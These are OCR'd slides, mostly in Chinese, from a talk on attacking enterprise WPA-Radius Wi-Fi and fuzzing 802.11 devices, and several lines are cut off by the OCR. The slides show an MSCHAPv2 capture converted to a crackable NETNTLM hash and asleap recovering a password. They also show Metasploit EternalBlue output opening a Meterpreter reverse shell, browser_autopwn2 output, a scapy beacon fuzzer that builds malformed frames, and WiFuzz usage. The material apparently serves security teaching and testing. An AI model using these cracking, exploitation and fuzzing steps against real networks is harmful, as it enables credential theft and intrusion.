
EAP需要进行保护，EAP协商就在安全隧道（TLS）内部来做，保证所有通信的数据安全性。那么它在内部也会选择一些认证来：【EAP-MS-CHAPv2】【EAP-GTC】它们是PEAP允许的子类型,与域账号结合。




```
mschapv2: Tue Aug 18 16:47:37 2015
        username:       testuser
        challenge:      4e:fb:c2:a3:a1:92:0f:1f
        response:       7b:bb:f5:d4:01:2d:05:31:7b:78:ba:bf:e3:13:25:c6:7e:58:64:b3:ac:4b:e7:1f
        jtr NETNTLM:    testuser:$NETNTLM$4efbc2a3a1920f1f$7bbbf5d4012d05317b78babfe31325c67e5864b3ac4be71f
wlan2: CTRL-EVENT-EAP-FAILURE 3c:15:c2:c5:2d:ba
wlan2: STA 3c:15:c2:c5:2d:ba IEEE 802.1X: authentication failed - EAP type: 0 ((null))
wlan2: STA 3c:15:c2:c5:2d:ba IEEE 802.1X: Supplicant used
wlan2: STA 3c:15:c2:c5:2d:ba IEEE 802.11: disassociated
wlan2: STA 3c:15:c2:c5:2d:ba IEEE 802.11: authenticated
wlan2: STA 3c:15:c2:c5:2d:ba IEEE 802.11: associated (aid
wlan2: CTRL-EVENT-EAP-STARTED 3c:15:c2:c5:2d:ba
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan2: STA 3c:15:c2:c5:2d:ba IEEE 802.11: disassociated
wlan2: STA 3c:15:c2:c5:2d:ba IEEE 802.11: deauthenticated
```

```
root@bt:/pentest/wireless/asleap# ./asleap -h hash.key -n index.key -R 54:75:FD:4B:30:90:9E:
C9:16:8A:E9:51:F3:B6:CA:06:88:96:51:B1:A9:F8:70:0F -C 36:E3:2D:D7:80:56:75:B8
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
        hash bytes:             e634
        NT hash:                209c6174da490caeb422f3fa5a7ae634
        password:               admin
root@bt:/pentest/wireless/asleap#
```


WPA-Radius企业无线攻防




https://github.com/WJDigby/apd_launchpad

WPA-Radius企业无线攻防

EAP-MD5:数据不受ssl保护，只有个MD5，只提供了最低级加密，MD5hash能被字典破掉，而且不支持密钥生成。





攻击802.11客户端

内网攻击...

欺骗中间人

已知or未知漏洞攻击.....

```
msf exploit(eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.1.104:4444
[*] 192.168.1.105:445 - Generating Eternalblue XML data
[*] 192.168.1.105:445 - Generating Doublepulsar XML data
[*] 192.168.1.105:445 - Generating payload DLL for Doublepulsar
[*] 192.168.1.105:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.1.105:445 - Launching Eternalblue...
[+] 192.168.1.105:445 - Pwned! Eternalblue success!
[*] 192.168.1.105:445 - Launching Doublepulsar...
[*] Sending stage (1189423 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.104:4444 -> 192.168.1.105:49159) at 2017-0
-03 23:22:37 +0800
[+] 192.168.1.105:445 - Remote code executed... 3... 2... 1...

meterpreter >
```

```
msf auxiliary(browser_autopwn2) > run
[*] Auxiliary module execution completed

[*] Searching BES exploits, please wait...
msf auxiliary(browser_autopwn2) > [*] Starting
exploit modules...

msf auxiliary(browser_autopwn2) >
[*] Starting listeners...
[*] Time spent: 9.462520245
[*] Starting the payload handler...
[*] Starting the payload handler...
[*] Starting the payload handler...
[*] Starting the payload handler...
[*] Starting the payload handler...
[*] Using URL: http://0.0.0.0:8080/welcome
[*] Local IP: http://192.168.1.108:8080/welcome
```


Fake AP MITM DEMO

DEMO


Part 03
针对无线设备的漏洞挖掘
XMan

802.11-Fuzzing


Fuzzing(模糊测试)是一种识别软件设计缺陷和安全漏洞的方法。
寻找漏洞方法：通过向目标发送畸形数据，试图使目标崩溃。




PEACH FUZZER

802.11-Fuzzing

- MAC frame format



- Frame Control defines upper layer (frame body)



控制字段:

*Protocol version：表明版本类型，现在所有帧里面这个字段都是0x00。

*Type：指明数据帧类型，是管理帧，数据帧还是控制帧。

*Subtype：指明数据帧的子类型，因为就算是控制帧，控制帧还分RTS帧，CTS帧，ACK 帧等等，通过这个域判断出该数据帧的具体类型.

.....

.....

802.11-Fuzzing

WIFI连接过程：

Client ← SCAN → AP

← AUTH → AP

← ASSOC → AP

← 连接成功 → AP

针对客户端的Beacon fuzzing

路由器通过Beacon携带SSID信息进行对客户端声明。

客户端接收到Beacon信息。

802.11-Fuzzing


Management Frame Information Element Format

Bytes	1	1	0 - 32
	Element ID	Length	SSID

管理帧格式规定SSID信息元素在0-32个字节
适用于规范的设备:PHONE.PAD....Router....smart IOT

Fuzzing思路:
构造长度>32 && ≤255byte SSID IE 的Payload。

Fuzzing对象:
移动设备....pad...汽车....



802.11-Fuzzing

关于information elements

信息元素是management frames.中的必要字段，信息元素是由类型、长度和值组成的。

信息元素由一个8位的类型字段，一个8位的长度字段，和多达255个字节的数据。 这种类型的结构是非常类似于在许多不同的协议中使用的普通类型-长度-值（TLV）形式。 例如：信标和探测响应分组必须包含一个SSID 信息元素，对于大多数无线客户端处理数据包。一个支持信息元素值和信道信息元素。

Field	Size	Type
Type	1 byte	Information element type (ID)
Length	1 byte	Information element length
Value	Length byte(s)	Information element value

802.11-Fuzzing

fuzzer Code:

```
srcmac = RandMAC()
dstmac = srcmac
bssid = srcmac
netSSID=RandString(RandNum(1,255))
# short preamble, not wpa/wep, short timeslot
beacon = Dot11Beacon(cap=0x2104)
ssid   = Dot11Elt(ID="SSID",info=netSSID)

rsn = Dot11Elt(ID='RSNinfo', info=(
'\xff\xff'                  #RSN Ver
'\x00\xff\xac\x02'          #Group Ci
'\x02\x00'                 #2 Pairwis
'\x00\x0f\xac\x04'          #AES Ciph
'\x00\x0f\xac\x02'        #TKIP Cipher
'\xff\xff'                  #1 Auther
'\xff\xff\xff\x02'          #Pre-Shar
'\xff\xff'))                #RSN Capa

rates  = Dot11Elt(ID="Rates",info="\x82\x84\x8b\x96\x24\x30\x48\x6c") #
dsset  = Dot11Elt(ID="DSset",info="\x01")
tim    = Dot11Elt(ID="TIM",info="\x00\x01\x00\x00")
```

RandNum SSID:1-255


Beacon SSID fuzzing

Assoc....

ProbeResp....

.....

802.11 Frame Infomation Element



802.11-Fuzzing

针对 Wifi AP Fuzzing：

AP可接收frame

1. Association request

2.Authentication request

3.Beacon requestr

4. Deassociation request

5.Deauthentication request

6.EAP

7.EAPOL


8. Probe request

```
-=- WiFuzz: Access Point 802.11 STACK FUZZER -=-
Syntax: python wifuzz.py -s <ssid> [options] <fuzzer>(,<fuzzer>)*

Available options:
-h       Show this help screen
-i       Network interface (default: wlan0)
-o       Output directory for PCAP files (default: /dev/shm)
-p       Ping timeout (default: 60 seconds)
-s       Set target AP SSID
-t       Enable test mode

Remember to put your Wi-Fi card in monitor mode. Your driver must support
traffic injection.

Available fuzzers:
----------------------------------------------------------------------
|   Name   |      State      |          Description            |
----------------------------------------------------------------------
|   any    |       none      | Random 802.11 frame fuzzer      |
|  assoc   |   authenticated | Association request fuzzer      |
|   auth   |      probed     | Authentication request fuzzer   |
|  beacon  |       none      | Beacon request fuzzer           |
| deassoc  |    associated   | Deassociation request fuzzer    |
|  deauth  |   authenticated | Deauthentication request fuzzer |
|   eap    |    associated   | EAP protocol fuzzer             |
|  eapol   |    associated   | EAPOL (EAP-over-LAN) protocol fuzzer |
|  probe   |       none      | Probe request fuzzer            |
----------------------------------------------------------------------
```

